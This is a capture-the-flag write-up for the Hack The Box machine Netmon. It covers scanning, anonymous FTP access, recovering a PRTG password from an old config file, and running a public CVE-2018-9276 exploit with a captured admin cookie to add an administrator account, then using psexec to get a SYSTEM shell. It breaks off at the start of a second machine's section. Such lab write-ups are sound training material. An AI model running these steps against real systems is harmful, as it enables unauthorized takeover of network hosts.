C:\Documents and Settings\Administrator>type Desktop\root.txt
type Desktop\root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator>
```

Netmon/PRTG Network Monitor 18.2.38 RCE

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.152 > netmon_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.


The scan reveals that FTP or File Transfer Protocol, HTTP, SMB or Simple Message Block, and NetBios are all services running on the system.

```
┌──(kali㉿kali)-[~/HTB/netmon]
└─$ cat netmon_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-29 09:35 EST
Nmap scan report for 10.10.10.152
Host is up (0.022s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19  11:18PM                 1024 .rnd
| 02-25-19  09:15PM       <DIR>          inetpub
| 07-16-16  08:18AM       <DIR>          PerfLogs
| 02-25-19  09:56PM       <DIR>          Program Files
| 02-02-19  11:28PM       <DIR>          Program Files (x86)
| 02-03-19  07:08AM       <DIR>          Users
|_02-25-19  10:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-server-header: PRTG/18.1.37.13946
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
```

Notice the FTP server allows for anonymous login. We can view the content of the directories:

```
ftp> ls
229 Entering Extended Passive Mode (|||55643|)
150 Opening ASCII mode data connection.
02-02-19  11:18PM                 1024 .rnd
02-25-19  09:15PM       <DIR>          inetpub
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-03-19  07:08AM       <DIR>          Users
02-25-19  10:49PM       <DIR>          Windows
```

Going through the files do not reveal anything useful at the moment. Next we can navigate to the website:



We are greeted by a login page and at the bottom what appears to be a build or version number. Looking for publicly know exploits reveals a GitHub repository with information regarding an exploit https://github.com/A1vinSmith/CVE-2018-9276:

README.md

CVE-2018-9276 Authenticated Command Injection

CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (Python3 support)

Dependancies

- Impacket (python3 version)
- Netcat
- Msfvenom

Usage

```
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
```

1. The credentials are needed for performing the exploit. Try default credentials `prtgadmin:prtgadmin`. Also try *CVE-2018-19410* for setup an account without auth. It might be worth checking the database or log to gain them. https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data
2. Try `--lport 445` if the port has not been occupied
3. There are few twisted comments in the code. They might need some modifications.
4. It might take few attempts to succeed. Reboot a target machine is always a good option. Especially when your payload causes some impact.

This exploit displays default credentials which are valid in this situation. It also provides another link that shows where PRTG data is stored:

How PRTG Network Monitor stores its data

PRTG Network Monitor writes data to several locations:

- Into the **program directory** (core installation)
- Into the **data directory** (monitoring configuration, monitoring data, logs, etc.)
- Into the **registry** (license key, admin login, IP settings, etc.)

Program directory

By default, the PRTG setup program stores the core installation in one of the following directories:

```
%programfiles%\PRTG Network Monitor
```

or

```
%programfiles(x86)%\PRTG Network Monitor
```

Data directory

The default setting of the data directory depends on the PRTG Network Monitor version you are using (deprecated versions 7/8, or version 9 and later), as well as on your Windows version. The paths are also different if you have upgraded from a deprecated version 7/8 versus installed a new version 9 and later.

The default data folder is located as follows, depending on your Windows version:

Windows Server 2012 (R2), Windows Server 2016, Windows 10, Windows 8.1, Windows 8, Windows 7, Windows Server 2008 R2:

```
%programdata%\Paessler\PRTG Network Monitor
```

The path is the same for Windows Vista (deprecated).


Windows XP, Windows 2003 (these Windows versions are not officially supported):

```
%ALLUSERSPROFILE%\Application data\Paessler\PRTG Network Monitor
```


With this information we can go back to FTP and see if we can find any credentials:

```
ftp> ls -la
229 Entering Extended Passive Mode (|||56503|)
125 Data connection already open; Transfer starting.
11-20-16  09:46PM       <DIR>          $RECYCLE.BIN
02-02-19  11:18PM                 1024 .rnd
11-20-16  08:59PM               389408 bootmgr
07-16-16  08:10AM                    1 BOOTNXT
02-03-19  07:05AM       <DIR>          Documents and Settings
02-25-19  09:15PM       <DIR>          inetpub
01-29-23  08:59AM            738197504 pagefile.sys
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
12-15-21  09:40AM       <DIR>          ProgramData
02-03-19  07:05AM       <DIR>          Recovery
02-03-19  07:04AM       <DIR>          System Volume Information
02-03-19  07:08AM       <DIR>          Users
02-25-19  10:49PM       <DIR>          Windows
226 Transfer complete.
ftp> cd ProgramData
```


Downloading the old config file reveals a previously used password:



We can test the password at login. The old password failed but following the pattern reveals that changing the 2018 to 2019 works:



This version of PRTG Network Monitor allows for Remote Command Execution. There is a public exploit that can be found in Exploit DB https://www.exploit-db.com/exploits/46527.



We can download the script using the searchsploit command:

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -m 46527
  Exploit: PRTG Network Monitor 18.2.38 - (Authenticated) Remote Code Execution
      URL: https://www.exploit-db.com/exploits/46527
     Path: /usr/share/exploitdb/exploits/windows/webapps/46527.sh
    Codes: CVE-2018-9276
 Verified: False
File Type: Bourne-Again shell script, ASCII text executable, with very long lines (2429)
Copied to: /home/kali/46527.sh
```

This script requires the authentication cookie for the administrative user:

```
GET /welcome.htm HTTP/1.1
Host: 10.10.10.152
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _ga=GA1.4.1496550556.1675026435; _gid=GA1.4.1587747837.1675026435; OCTOPUS1813713946=
e0RGRUVGNUQ5LTg5QTEtNDVBQS1BRjI4LThFNEVDRkY3QjM4QX0%3D
Upgrade-Insecure-Requests: 1
```

Now run the script:

```
┌──(kali㉿kali)-[~]
└─$ ./46527.sh -u http://10.10.10.152 -c "_ga=GA1.4.1496550556.1675026435; _gid=GA1.4.1587747837.1675026435; OCTOPUS1813713946=e0RGR
UVGNUQ5LTg5QTEtNDVBQS1BRjI4LThFNEVDRkY3QjM4QX0%3D"

[+]##############################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution                   [*]
[+]##############################################################################[+]
[*] Date: 11/03/2019                                                           [*]
[+]##############################################################################[+]
[*] Author: https://github.com/M4LV0   lorn3m4lvo@protonmail.com               [*]
[+]##############################################################################[+]
[*] Vendor Homepage: https://www.paessler.com/prtg                             [*]
[*] Version: 18.2.38                                                           [*]
[*] CVE: CVE-2018-9276                                                         [*]
[*] Reference: https://www.codewatch.org/blog/?p=453                           [*]
[+]##############################################################################[+]

# login to the app, default creds are prtgadmin/prtgadmin. once athenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!'

[+]##############################################################################[+]

 [*] file created
 [*] sending notification wait....

 [*] adding a new user 'pentest' with password 'P3nT3st'
 [*] sending notification wait....

 [*] adding a user pentest to the administrators group
 [*] sending notification wait....


 [*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!
```

Now with smbmap we can test to see if the new user was created:

```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 10.10.10.152 -u pentest -p 'P3nT3st!'
[+] IP: 10.10.10.152:445        Name: 10.10.10.152
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        IPC$                                                    READ ONLY       Remote IPC
```

Now that it works we can use PSEXEC to gain a system shell:

```
┌──(kali㉿kali)-[~]
└─$ psexec.py 'pentest:P3nT3st!@10.10.10.152'
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$
[*] Uploading file TUdPuBIi.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service Ojjt on 10.10.10.152.....
[*] Starting service Ojjt.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Sauna/ASREPRoast and DSsync

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.82 > Sauna_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that several open ports related to a Windows Domain Controller:

```
┌──(kali㉿kali)-[~/HTB/Sauna]
└─$ cat Sauna_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-18 20:16 EDT
Nmap scan report for 10.10.10.175
